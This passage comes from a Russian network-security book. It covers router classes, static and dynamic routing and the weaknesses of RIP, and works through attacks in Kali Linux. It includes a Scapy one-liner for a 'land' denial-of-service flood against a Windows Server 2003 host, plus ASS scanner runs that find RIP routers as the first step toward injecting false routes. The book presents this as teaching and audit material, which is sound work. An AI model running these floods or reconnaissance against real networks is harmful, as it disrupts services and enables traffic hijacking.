мального пути передачи сетевого трафика на основании информации сетевого уровня. Метрики измеряются в количестве переходов, которые необходимо сделать пакету между различными сетями для достижения узла назначения. Из этого определения вытекает, что маршрутизатор прежде всего необходим для определения дальнейшего пути данных, посланных в большую и сложную сеть. Пользователь такой сети отправляет свои данные в сеть и указывает адрес своего абонента. Данные проходят по сети и в точках с разветвлением маршрутов поступают на маршрутизаторы, которые как раз и устанавливаются в таких точках. Маршрутизатор выбирает дальнейший наилучший путь. То, какой путь лучше, определяется количественными показателями, которые называются метриками. Лучший путь – это путь с наименьшей метрикой. В метрике может учитываться несколько показателей, например длина пути, время прохождения и т. д.

Существует несколько способов реализации маршрутизаторов. Маршрутизаторы бывают верхнего, среднего и нижнего классов.

Маршрутизаторами верхнего класса являются высокопроизводительные устройства, которые служат для объединения сетей предприятия. Они поддерживают множество протоколов и интерфейсов. Маршрутизаторы данного типа могут иметь до нескольких десятков портов локальных или глобальных сетей.

Маршрутизаторы среднего класса используются для формирования менее крупных сетевых объединений масштаба предприятия. Стандартная конфигурация таких устройств включает два-три порта локальных сетей и от четырех до восьми портов глобальных сетей. Такие маршрутизаторы поддерживают наиболее распространенные протоколы маршрутизации и транспортные протоколы.

Устройства маршрутизации нижнего класса предназначаются для локальных сетей подразделений; они связывают небольшие офисы и филиалы с сетью предприятия. Типичная конфигурация: один порт локальной сети (как правило, Ethernet) и два порта глобальной сети, рассчитанных на низкоскоростные выделенные линии или коммутируемые соединения.

Стоит отметить: подобные маршрутизаторы пользуются большим спросом у администраторов, которым необходимо расширить имеющиеся межсетевые объединения. Также подобные устройства часто используют в домашних сетях, когда необходимо организовать доступ в интернет для нескольких машин.

Маршрутизаторы для базовых сетей и удаленных офисов имеют разную архитектуру, поскольку к ним предъявляются разные функциональные и операционные требования. Используемые для базовых сетей маршрутизаторы обязательно должны быть расширяемыми. Устройства маршрутизации, применяемые для локальных сетей подразделения, для которых, как правило, заранее устанавливается фиксированная конфигурация портов, содержат только один процессор, управляющий работой трех или четырех интерфейсов. В них используются примерно те же протоколы, что и в устройствах базовых сетей, однако программное обеспечение больше направлено на облегчение инсталляции и эксплуатации, поскольку в большинстве удаленных офисов отсутствуют достаточно квалифицированные специалисты по сетевому обслуживанию.

Используемые в базовых сетях маршрутизаторы состоят из следующих основных компонентов: сетевых адаптеров, зависящих от протоколов и служащих интерфейсами с локальными и глобальными сетями; управляющего про-

цессора, определяющего маршрут и обновляющего информацию о топологии; основной магистрали. После поступления пакета на интерфейсный модуль он анализирует адрес назначения и принимает команды управляющего процессора для определения выходного порта. Затем пакет по основной магистрали маршрутизатора передается в интерфейсный модуль, служащий для связи с адресуемым сегментом локальной или глобальной сети.

Также в роли маршрутизатора может выступать рабочая станция или сервер, имеющие несколько сетевых интерфейсов и снабженные специальным программным обеспечением. Маршрутизаторы верхнего класса – это, как правило, специализированные устройства, объединяющие в отдельном корпусе множество маршрутизирующих модулей.

По определению, основное назначение маршрутизаторов – это маршрутизация трафика сети.

Определим, какой вид имеет процесс маршрутизации.

Процесс маршрутизации можно представить в виде двух иерархически связанных уровней:

- уровень маршрутизации. На этом уровне происходит работа с таблицей маршрутизации. Таблица маршрутизации служит для определения адреса (сетевого уровня) следующего маршрутизатора или непосредственно получателя по имеющемуся адресу (сетевого уровня), и после определения адреса передачи выбирается определенный выходной физический порт маршрутизатора. Этот процесс называется определением маршрута перемещения пакета. Настройка таблицы маршрутизации ведется протоколами маршрутизации. На этом же уровне определяется перечень необходимых предоставляемых сервисов;
- уровень передачи пакетов. Перед тем как передать пакет, необходимо: проверить контрольную сумму заголовка пакета, определить адрес (канального уровня) получателя пакета и произвести непосредственно отправку пакета с учетом очередности, фрагментации, фильтрации и т. д. Эти действия выполняются на основании команд, поступающих с уровня маршрутизации.

Определение маршрута передачи данных происходит программно. Соответствующие программные средства носят названия протоколов маршрутизации. Логика их работы основана на алгоритмах маршрутизации. Алгоритмы маршрутизации вычисляют стоимость доставки и выбирают путь с меньшей стоимостью. Простейшие алгоритмы маршрутизации определяют маршрут на основании наименьшего числа промежуточных (транзитных) узлов на пути к адресату. Более сложные алгоритмы в понятие «стоимость» закладывают несколько показателей, например задержку при передаче пакетов, пропускную способность каналов связи или денежную стоимость связи. Основным результатом работы алгоритма маршрутизации являются создание и поддержка таблицы маршрутизации, в которую записывается вся маршрутная информация. Содержание таблицы маршрутизации зависит от используемого протокола маршрутизации. В общем случае таблица маршрутизации содержит следующую информацию:

- действительные адреса устройств в сети;
- служебную информацию протокола маршрутизации;
- адреса ближайших маршрутизаторов.

Основными требованиями, предъявляемыми к алгоритму маршрутизации, являются:

- оптимальность выбора маршрута;
- простота реализации;
- устойчивость;
- быстрая сходимость;
- гибкость реализации.

Оптимальность выбора маршрута является основным параметром алгоритма, что не требует пояснений.

Алгоритмы маршрутизации должны быть просты в реализации и использовать как можно меньше ресурсов.

Алгоритмы должны быть устойчивыми к отказам оборудования на первоначально выбранном маршруте, высоким нагрузкам и ошибкам в построении сети.

Сходимость – это процесс согласования между маршрутизаторами информации о топологии сети. Если определенное событие в сети приводит к тому, что некоторые маршруты становятся недоступны или возникают новые маршруты, маршрутизаторы рассылают сообщения об этом друг другу по всей сети. После получения этих сообщений маршрутизаторы производят переназначение оптимальных маршрутов, что, в свою очередь, может породить новый поток сообщений. Этот процесс должен завершиться, причем достаточно быстро, иначе в сетевой топологии могут появиться петли или сеть вообще может перестать функционировать. Алгоритмы маршрутизации должны быстро и правильно учитывать изменения в состоянии сети (например, отказ узла или сегмента сети).

Итак, мы поговорили о том, что из себя представляет маршрутизатор, а также предъявили общие требования к алгоритмам маршрутизации. Стоит заметить, что в случае выхода из строя маршрутизатора в организации, как правило, перестает функционировать доступ в интернет. Но это еще не все, в случае если злоумышленникам каким-либо образом удастся изменить информацию о маршрутах, сетевой трафик может пойти в неверном направлении. Это может позволить злоумышленникам провести ряд атак на уровне приложений, о которых мы будем подробно говорить в следующих главах моей книги.

А сейчас мы рассмотрим основные протоколы маршрутизации и способы их защиты.

2.3.2. Среды со статической маршрутизацией

Для небольших, статических объединенных IP-сетей с единственными путями подходит среда со статической IP-маршрутизацией. Статическими являются сети, которые не изменяются. На практике статическая маршрутизация обычно встречается в домашних сетях и сетях небольших компаний, до 20 пользователей. Дешевые маршрутизаторы, как правило, поддерживают только статическую маршрутизацию.

Использовать протокол маршрутизации в медленном канале глобальной связи довольно бессмысленно. Вместо этого на маршрутизаторе офиса подразделения задается единственный маршрут по умолчанию, обеспечивающий

передачу в главный офис всего трафика, не имеющего адресатов в сети подразделения.

Основными недостатками статической маршрутизации являются отсутствие отказоустойчивости и затраты на администрирование.

Если по каким-либо причинам маршрутизатор или канал связи перестает функционировать, статические маршрутизаторы не обнаруживают сбой и не информируют о нем другие устройства сети. Эта проблема существенна главным образом для больших объединенных сетей крупных организаций; небольшие офисные сети (с двумя маршрутизаторами и тремя локальными сетями) испытывают такие трудности недостаточно часто, для того чтобы рассматривать вопрос о развертывании топологии с множественными путями и протоколом динамической маршрутизации.

Если в объединенной сети добавляется или удаляется одна из сетей, маршруты к этой сети должны быть добавлены или удалены вручную. При добавлении нового маршрутизатора на нем нужно правильно настроить все необходимые маршруты.

2.3.3. Безопасность статической маршрутизации

Чтобы предотвратить преднамеренное или непреднамеренное изменение статических маршрутов на маршрутизаторах, нужно предпринять следующие меры. Прежде всего следует реализовать физическую защиту, чтобы пользователи не имели доступа к маршрутизаторам. Ведь при наличии физического доступа к устройству возможностей осуществить несанкционированное проникновение становится гораздо больше. Например, в оборудовании Cisco Systems при наличии физического доступа можно сбросить пароль администратора, не зная его. Для этого достаточно осуществить ряд манипуляций, описанных на официальном сайте данного производителя.

Еще одна мера безопасности – это предоставление административных полномочий только тем пользователям, которые могут запускать службу маршрутизации и удаленного доступа. Собственно само упоминание о пользователях здесь не совсем корректно, так как обычному пользователю в интерфейсе настройки маршрутизатора делать нечего. По крайней мере в интерфейсе аппаратного маршрутизатора. Но в небольших сетях зачастую используется один сервер, который является и маршрутизатором, и файловым сервером, и сервером, и сервером баз данных. Вообще, такое решение является недопустимым как с точки зрения безопасности, так и с точки зрения отказоустойчивости и производительности. Но у маленьких организаций мало денег, поэтому они экономят на оборудовании. При использовании одного сервера для решения нескольких задач у пользователей не должно быть прав на внесение изменений в настройки маршрутизации. Для машин под управлением ОС Windows вам достаточно будет выставить пользователю права Users. Ни в коем случае не давайте пользователям права Administrator, иначе вы рискуете получить не только несанкционированные изменения в настройках маршрутизации, но и полностью потерять сервер.

Аналогично и для серверов под управлением ОС Linux. Не давайте обычным пользователям административные права.

2.3.4. Среды с динамической маршрутизацией

В средах с динамической маршрутизацией необходимо больше внимания уделять вопросам безопасности, так как здесь угроз значительной больше, чем в статической среде.

Статическая маршрутизация хороша в небольших сетях, где нет большого количества маршрутов. В случае если сеть состоит из нескольких сегментов, в каждый из которых возможны несколько маршрутов, то здесь использовать статические маршруты будет сложновато. В случае выхода из строя одного из каналов связи маршруты не изменятся автоматически и для переключения на другой маршрут необходимо будет вмешательство администратора. При использовании динамической маршрутизации пересчет таблицы маршрутизации произойдет автоматически.

2.3.5. Scapy – универсальное средство для реализации сетевых атак

Перед тем как начать рассмотрение типов сетевых атак, я хотел бы познакомить читателя с еще одним интересным и гибким инструментом, входящим в состав Kali Linux, каковым является утилита Scapy. Эта гибкая и функциональная утилита написана на языке Python. Данная утилита предназначена для осуществления манипуляций с сетевыми пакетами. С ее помощью можно собрать IP-пакет нужной структуры, необходимой для проведения сетевых атак.

Прежде чем начать работу с Scapy, напомню структуру IP-пакета.




Рис. 2.14. *Результат работы утилиты Dsniff*

На рисунке представлены поля IP-пакетов. Работая с утилитой Scapy, мы будем самостоятельно заполнять данные поля необходимой информацией.

Итак, запустим Scapy.

```
root@kali:~# scapy
>>>
```

После запуска утилиты приглашением для ввода является «>>>«. Наличие данного приглашения говорит о том, что Scapy находится в интерактивном режиме и все вводимые команды будут интерпретироваться утилитой.

Для начала посмотрим текущую конфигурацию.

```
>>> conf
```

Команда conf выводит на экран текущие настройки из файла конфигураций.




Рис. 2.15. *Вывод настроек утилиты Scapy*

Теперь нам необходимо создать свой пакет. Как известно, стек TCP/IP в различных ОС строится на соответствии стандартам RFC, определяющим сетевое

взаимодействие. Но для проведения различных атак создаваемые пакеты не всегда должны полностью соответствовать стандартам RFC.

В Scapy прежде всего необходимо определить нужные переменные и атрибуты пакета. Так, переменная **x** у нас будет определять значение ttl пакета, равное 64.

```
>>> x=IP(ttl=64)
>>> x
```

Далее добавим дополнительные атрибуты нашему пакету. Прежде всего нам нужны адреса отправителя и получателя. В примере ниже отправитель **192.168.1.101**, а получатель **192.168.1.122.**

```
>>> x.src="192.168.1.101"
>>> x.dst="192.168.1.122"
```

Проверить текущие значения переменной **x** можно, просто указав имя данной переменной в интерпретаторе.

```
>>> x
```

Кроме этого, Scapy имеет множество встроенных функций. Узнать эти функции можно с помощью команды lsc.

```
>>> lsc()
```




Рис. 2.16. *Встроенные функции Scapy*

В качестве еще одного примера воспользуемся командой «send». Данная команда используется, когда нам необходимо отправить пакет. В качестве примера попробуем отправить пакет, который мы создали в переменной **x**.

```
>>> send(x)
```




Рис. 2.17. *Отправка пакета Scapy*

Как видно по рисунку, наш специально созданный пакет был отправлен на адрес получателя. Аналогичным образом можно указать и другие параметры IP-пакета, такие как window_size, flags, fragmentation, acknowledgement, sequence number.

Теперь проведем с помощью Scapy небольшую DDoS-атаку. Допустим, у нас имеется целевая система, работающая под управлением Windows Server 2003 (как ни странно, до сих пор сотни тысяч серверов работают под управлением данной ОС) и уязвимая к атаке типа «land». Эта DoS-атака заключается в отправке большого количества пакетов с одинаковыми IP-адресами и портами отправителя и получателя. В результате выполнения данной атаки машина не обязательно зависнет, но замедление в работе системы обязательно произойдет. К примеру, для веб-серверов такая атака может оказаться критичной.

С помощью Scapy данную атаку можно реализовать следующим образом:

```
>>> send(IP(src="192.168.1.122", dst="192.168.1.122")/TCP(sport=135,dport=135), count=2000)
```

В данном примере:

- **send** – отправка пакета;
- **IP** – используемый протокол;
- **src="192.168.1.122"** – источник пакета;
- **dst="192.168.1.122"** – приемник пакета;
- **TCP** – протокол транспортного уровня;
- **sport=135** – порт источника;
- **dport=135** – порт получателя;
- **count=2000** – число пакетов, которое мы хотим отправить.

Результат будет выглядеть следующим образом:




Рис. 2.18. *Отправка пакета Scapy*

Scapy – это не только средство для реализации атак на отказ в обслуживании. С помощью данной утилиты можно сконструировать любой пакет с нужными

полями и содержимым. Поэтому я бы рекомендовал использовать данный инструмент при проведении аудитов информационной безопасности.

Но вернемся к рассмотрению атак на сетевом уровне.

2.3.6. Среды с протоколом RIP

Протокол динамической маршрутизации RIP (Routing Information Protocol) лучше всего подходит для IP-сетей небольших и средних размеров с множественными путями. Прежде чем начать рассмотрение вопросов безопасности, разберем, как работает данный протокол.

Термин «сеть с множественными путями» в данном случае означает, что передача пакетов между любыми двумя конечными точками объединенной сети возможна по нескольким различным маршрутам.

Протокол маршрутной информации RIP является внутренним протоколом маршрутизации дистанционно-векторного типа. Будучи одним из наиболее ранних протоколов обмена маршрутной информацией, он до сих пор чрезвычайно распространен в локальных сетях ввиду простоты реализации.

Протоколы динамической маршрутизации предназначены для нахождения оптимального маршрута в сетях с несколькими путями. Критериями для признания маршрута оптимальным могут быть несколько характеристик. Прежде всего это количество переходов (хопов), которые необходимо сделать пакету, для того чтобы попасть из сети отправителя в сеть получателя. Под переходом понимается прохождение сети. Например, если для того, чтобы попасть из сети 192.168.1.0/24 в сеть 10.10.10.0/8 нужно пройти через 172.16.1.0/16, то количество хопов будет равно двум.

Очевидно, что такой способ определения оптимального маршрута эффективен, только если сеть однородна. Если же у различных маршрутов разная пропускная способность, то вполне вероятна ситуация, когда оптимальным будет выбран маршрут, обладающий меньшей пропускной способностью, чем несколько других. Пример можно увидеть на рисунке ниже (рис. 2.19).




Рис. 2.19. *Неэффективная работа протокола RIP*

В качестве маршрута из A в C протокол RIP выберет ABC, не учитывая при этом, что на участке BC пропускная способность канала будет ниже, чем на BDC. Это существенный недостаток RIP. Другими важными недостатками является ограничение по количеству узлов и отсутствие поддержки масок сетей.

В настоящее время протокол RIP для IP-сетей представлен двумя версиями. В протоколе RIP v.1 не поддерживаются маски, т. е. он распространяет между

маршрутизаторами информацию только о номерах сетей и расстояниях до них, но не о масках этих сетей, считая, что все адреса принадлежат к стандартным классам A, B или C. RIP v.2 передает данные о масках сетей, поэтому он в большей степени соответствует современным требованиям.

Изначально адресация в сетях IP осуществлялась на основе классов: первые биты определяли класс сети, а по классу сети можно было сказать, сколько битов было отведено под номер сети и номер узла. Всего существовало пять классов:

класс A	0	7-разрядный адрес сети	24-разрядный адрес интерфейса;
класс B	10	14-разрядный адрес сети	16-разрядный адрес интерфейса;
класс C	110	21-разрядный адрес сети	8-разрядный адрес интерфейса;
класс D	1110	адрес многоадресной рассылки;	
класс E	11110	зарезервировано.	

В большинстве реализаций протокола RIP применяется простейшая метрика – количество транзитных узлов, т. е. промежуточных маршрутизаторов, которые пакету нужно преодолеть для достижения сети назначения.

У протокола маршрутизации RIP есть еще одно, существенное ограничение. Расстояние между любыми двумя узлами в сети не должно превышать 15 транзитных узлов, в противном случае узел будет считаться недостижимым. Как правило, даже небольшая корпоративная сеть, имеющая несколько филиалов, может столкнуться с этим ограничением при использовании RIP.

Говоря о преимуществах этого протокола маршрутизации, стоит отметить относительную простоту настройки. Так, например, в маршрутизаторах Cisco настройка RIP производится с помощью трех команд. Для сравнения: другие протоколы требуют более сложной настройки.

Замечу также, что протокол RIP поддерживается серверными операционными системами Windows и Linux. При этом в Windows Server 2008 поддерживается только RIP версии 2, от поддержки других протоколов в этой версии Windows в компании Майкрософт отказались.

Итак, мы вкратце рассмотрели основные принципы работы протокола динамической маршрутизации RIP. Теперь перейдем к вопросам безопасности.

Основными угрозами для протокола маршрутизации RIP являются:

- ложные маршруты;
- понижение версии протокола RIP;
- взлом хеша MD 5.

2.3.7. Безопасность протокола RIP

Говоря об угрозах протоколу динамической маршрутизации, стоит прежде всего вспомнить классические атаки, такие как различные виды DDoS, а также прослушивание и модификацию трафика. Протокол RIP использует UDP на транспортном уровне и порт 520. Обмен информацией о маршрутах производится через каждые 30 секунд. Соответственно, любая низкоуровневая атака на канал связи между маршрутизаторами приведет к тому, что в течение максимум минуты маршрутизаторы, не сумев обменяться маршрутными табли-

цами, начнут сообщать о недосягаемости узлов в других сетях. Так как UDP не требует установки соединений, отправленные пакеты будут просто «теряться» в полностью загруженных каналах связи.

Атаки на отказ в обслуживании являются общей угрозой для различных устройств и приложений. Они не специфичны для RIP. Соответственно, методы борьбы с ними также типичны, это использование средств обнаружения вторжений и анализ трафика, а также те услуги по борьбе с низкоуровневым DDoS, которые предлагают крупные интернет-провайдеры.

DDoS-атаки бывают двух типов:

- низкоуровневые – используют «затопление» стека протоколов TCP/IP-пакетами транспортного уровня, пример атаки – SYN-flood;
- высокоуровневые – используют множественные запросы на уровне приложений с целью исчерпания ресурсов целевой системой, пример атаки – множественные запросы GET к веб-серверу.

Другое дело – прослушивание и модификация трафика.

Здесь основными угрозами, типичными для протокола маршрутизации RIP, являются:

- ложные маршруты;
- понижение версии протокола RIP;
- взлом хеша MD 5.

Проведем небольшие практические работы по реализации данных атак.

Но прежде чем приступить к рассмотрению атак и способов защиты от них, определимся с тем инструментарием, который будет использоваться для тестирования. Очевидно, что для обмена информацией о маршрутах необходимо иметь свой маршрутизатор. Использовать для этого физическое устройство в век виртуальных технологий будет не самым лучшим решением, поэтому выберем виртуальную машину с установленной ОС Linux.

Возможно несколько вариантов решений – это программные симуляторы Cisco либо программное обеспечение с открытым кодом.

Наиболее известным программным симулятором Cisco является Dynamips (http://ru.wikipedia.org/wiki/Dynamips), который позволяет развернуть программный аналог физического маршрутизатора, работающего под управлением реального образа операционной системы Cisco IOS. Однако образ IOS не является свободным программным обеспечением. Это собственная разработка Cisco Systems, и получить этот образ законными способами, не приобретая соответствующих лицензий, нельзя. Однако если у вас уже имеется образ операционной системы маршрутизатора, поддерживаемый dynamips (уточнить можно в статье Википедии), то для создания собственного виртуального маршрутизатора этот симулятор будет лучшим решением. Существуют также решения с открытым исходным кодом, например Quagga (http://www.quagga.net/).

Однако так как во всех приведенных в разделе настройках используется синтаксис операционной системы Cisco IOS, во избежание проблем с совместимостью я бы рекомендовал применять Dynamips.

Теперь перейдем непосредственно к описанию приведенных ранее атак.

2.3.8. Ложные маршруты RIP

Протокол RIP для работы использует порт 520 и UDP. Маршрутизаторы «слушают» трафик на данном порту. Таким образом, любой пакет соответствующего формата будет принят и обработан маршрутизатором. В случае если аутентификация RIP не используется или пароль пуст, злоумышленник сможет передать данному маршрутизатору неверные данные о маршрутах, перенаправив таким образом сетевой трафик через подконтрольные взломщику узлы.

Первое, с чего злоумышленник должен начать свою атаку, – это определить маршрутизаторы, использующие протокол RIP. Это можно сделать несколькими способами.

1. Можно прослушать трафик с помощью сниффера. Каждые 30 секунд маршрутизаторы обмениваются маршрутной информацией. Также обмен производится при изменении топологии. Данную атаку мы уже реализовывали в предыдущих разделах, посвященных ARP-spoofing. Напомню лишь, что для ее реализации злоумышленнику необходимо самому находиться в локальной сети.
2. Также злоумышленник может просканировать сеть на наличие узлов с открытым портом 520 UDP.
3. Наилучшим, а зачастую и единственным возможным решением является использование специализированного пакетного анализатора, позволяющего перехватывать и анализировать именно обновления таблиц маршрутов.

Таким специализированным средством является утилита с незамысловатым названием ASS (autonomous system scanner). Данная утилита позволяет осуществлять как активный, так и пассивный поиск маршрутизаторов и протоколов маршрутизации. В процессе сканирования ASS работает в активном режиме, по окончании переходит в пассивный, который только прослушивает трафик. Эта утилита поддерживает не только RIP, но и другие протоколы маршрутизации, поэтому в дальнейшем мы будем к ней неоднократно возвращаться.

Вот пример работы в пассивном режиме:

```
root@kali :  # ./ass -i eth0
ASS [Autonomous System Scanner] $Revision: 1.24 $
        (c) 2k++ FX <fx@phenoelit.de>
        Phenoelit (http://www.phenoelit.de)
        IRPAS build XXXIX
passive listen ... (hit Ctrl-C to finish)
>>>Results>>>
Router  192.168.66.101  (RIPv2 )
        RIP2 [ n/a ] unknown auth
        RIP2 [ n/a ] 0.0.0.0/0.0.0.0, next: 192.168.66.100
                                        (tag 0, mtr 1)
        RIP2 [ n/a ] 192.168.66.9/255.255.255.255, next: 192.168.66.100
                                        (tag 0, mtr 1)
        RIP2 [ n/a ] 192.168.77.0/255.255.255.0, next: 0.0.0.0
                                        (tag 0, mtr 1)
Router  192.168.66.100  (RIPv2 )
        RIP2 [ n/a ]      unknown auth
        RIP2 [ n/a ]  0.0.0.0/0.0.0.0, next: 0.0.0.0
                                        (tag 0, mtr 1)
```

```
        RIP2 [ n/a ]  192.168.0.1/255.255.255.255, next: 0.0.0.0
                                        (tag 0, mtr 1)
        RIP2 [ n/a ]  192.168.66.9/255.255.255.255, next: 0.0.0.0
                                        (tag 0, mtr 1)
        RIP2 [ n/a ]  192.168.66.105/255.255.255.255, next: 0.0.0.0
                                        (tag 0, mtr 1)
```

А так утилита работает в активном режиме:

```
root@kali : # ./ass -i eth0 -A -v
ASS [Autonomous System Scanner] $Revision: 1.24 $
        (c) 2k++ FX <fx@phenoelit.de>
        Phenoelit (http://www.phenoelit.de)
        IRPAS build XXXIX
Scanning
+ scanning IRDP ...
+ scanning RIv1 ...
+ scanning RIPv2 ...
+ scanning IGRP ...
+ waiting for EIGRP HELLOs (12s) ...
Continuing capture ... (hit Ctrl-C to finish)
>>>Results>>>
Router  192.168.66.100  (RIPv1 RIPv2 )
        RIP1 [ n/a ]  0.0.0.0                       (metric 1)
        RIP1 [ n/a ]  192.168.0.1                   (metric 1)
        RIP1 [ n/a ]  192.168.66.9                  (metric 1)
        RIP1 [ n/a ]  192.168.66.105                (metric 1)
               RIP2 [ n/a ]  unknown auth
        RIP2 [ n/a ]  0.0.0.0/0.0.0.0, next: 0.0.0.0
                                                    (tag 0, mtr 1)
        RIP2 [ n/a ]  192.168.0.1/255.255.255.255, next: 0.0.0.0
                                                    (tag 0, mtr 1)
        RIP2 [ n/a ]  192.168.66.9/255.255.255.255, next: 0.0.0.0
                                                    (tag 0, mtr 1)
        RIP2 [ n/a ]  192.168.66.105/255.255.255.255, next: 0.0.0.0
                                                    (tag 0, mtr 1)
Router  192.168.66.101  (RIPv2 )
               RIP2 [ n/a ]  unknown auth
        RIP2 [ n/a ]  0.0.0.0/0.0.0.0, next: 192.168.66.100
                                                    (tag 0, mtr 1)
                      RIP2 [ n/a ]  192.168.66.9/255.255.255.255, next: 192.168.66.100
                                                    (tag 0, mtr 1)
        RIP2 [ n/a ]  192.168.77.0/255.255.255.0, next: 0.0.0.0
                                                    (tag 0, mtr 1)
```

